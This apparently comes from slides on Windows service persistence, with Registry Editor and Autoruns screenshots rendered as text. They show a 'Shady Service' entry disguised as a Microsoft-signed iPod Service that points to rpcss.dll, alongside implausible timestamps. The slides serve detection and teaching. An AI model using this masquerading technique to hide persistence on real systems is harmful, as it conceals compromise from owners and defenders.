
Registry Editor

File Edit View Favorites Help


Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\DcomLaunch

Name	Type	Data
(Default)	REG_SZ	(value not set)
Description	REG_SZ	@combase.dll,-5013
DisplayName	REG_SZ	@combase.dll,-5012
ErrorControl	REG_DWORD	0x00000001 (1)
FailureActions	REG_BINARY	00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 02 00
Group	REG_SZ	COM Infrastructure
ImagePath	REG_EXPAND_SZ	%SystemRoot%\system32\svchost.exe -k DcomLaunch
ObjectName	REG_SZ	Localsystem
RequiredPrivileges	REG_MULTI_SZ	SeAssignPrimaryTokenPrivilege SeAuditPrivilege SeChangeNo
ServiceSidType	REG_DWORD	0x00000001 (1)
Start	REG_DWORD	0x00000002 (2)
Type	REG_DWORD	0x00000020 (32)

Within the Registry




Within Autoruns





A Little Tampering...



Within Autoruns

Autoruns - Sysinternals: www.sysinternals.com

File Entry Options Help

Filter:

AppInit KnownDLLs Winlogon Winsock Providers Print Monitors LSA Providers Network Providers WMI Sidebar Gadgets Office
Everything Logon Explorer Internet Explorer Scheduled Tasks Services Drivers Codecs Boot Execute Image Hijacks

Autorun Entry	Description	Publisher	Image Path	Timestamp
☒ igfxCUIService2.0.0.0	Service for Intel(R) HD Graphics Cont...	Intel Corporation	c:\windows\system32\driverstore\file...	4/21/2017 11:54 AM
☒ IKEEXT	The IKEEXT service hosts the Intern...	Microsoft Corporation	c:\windows\system32\ikeext.dll	2/20/1913 4:35 AM
☒ iphlpsvc	Provides tunnel connectivity using IP...	Microsoft Corporation	c:\windows\system32\iphlpapi.dll	8/25/1904 7:39 AM
☒ iPod Service	iPod hardware management services	Microsoft Corporation	c:\windows\system32\rpcss.dll	9/10/2018 10:27 PM
☒ IpxlataCfgSvc	Configures and enables translation from...	Microsoft Corporation	c:\windows\system32\ipxlatacfg.dll	4/1/1940 4:04 PM
☒ imon	Detects other Infrared devices that ar...	Microsoft Corporation	c:\windows\system32\imon.dll	6/29/1935 6:45 PM
☒ KeyIso	The CNG key isolation service is host...	Microsoft Corporation	c:\windows\system32\keyiso.dll	5/20/1992 3:13 AM
☒ KtmRm	Coordinates transactions between th...	Microsoft Corporation	c:\windows\system32\msdtckm.dll	6/12/1978 7:20 PM
☒ LanmanServer	Supports file, print, and named-pipe s...	Microsoft Corporation	c:\windows\system32\svrsvc.dll	11/19/2007 4:11 AM
☒ LanmanWorkstation	Creates and maintains client network ...	Microsoft Corporation	c:\windows\system32\wkssvc.dll	6/15/1981 1:50 AM
☒ lfsvc	This service monitors the current loca...	Microsoft Corporation	c:\windows\system32\lfsvc.dll	3/12/1935 7:30 PM

rpcss.dll Size: 1,060 K
iPod hardware management services Time: 9/10/2018 10:27 PM
Microsoft Corporation Version: 6.3.15063.608
%SystemRoot%\system32\rpcss.dll

Ready. No Filter.

Shady Service

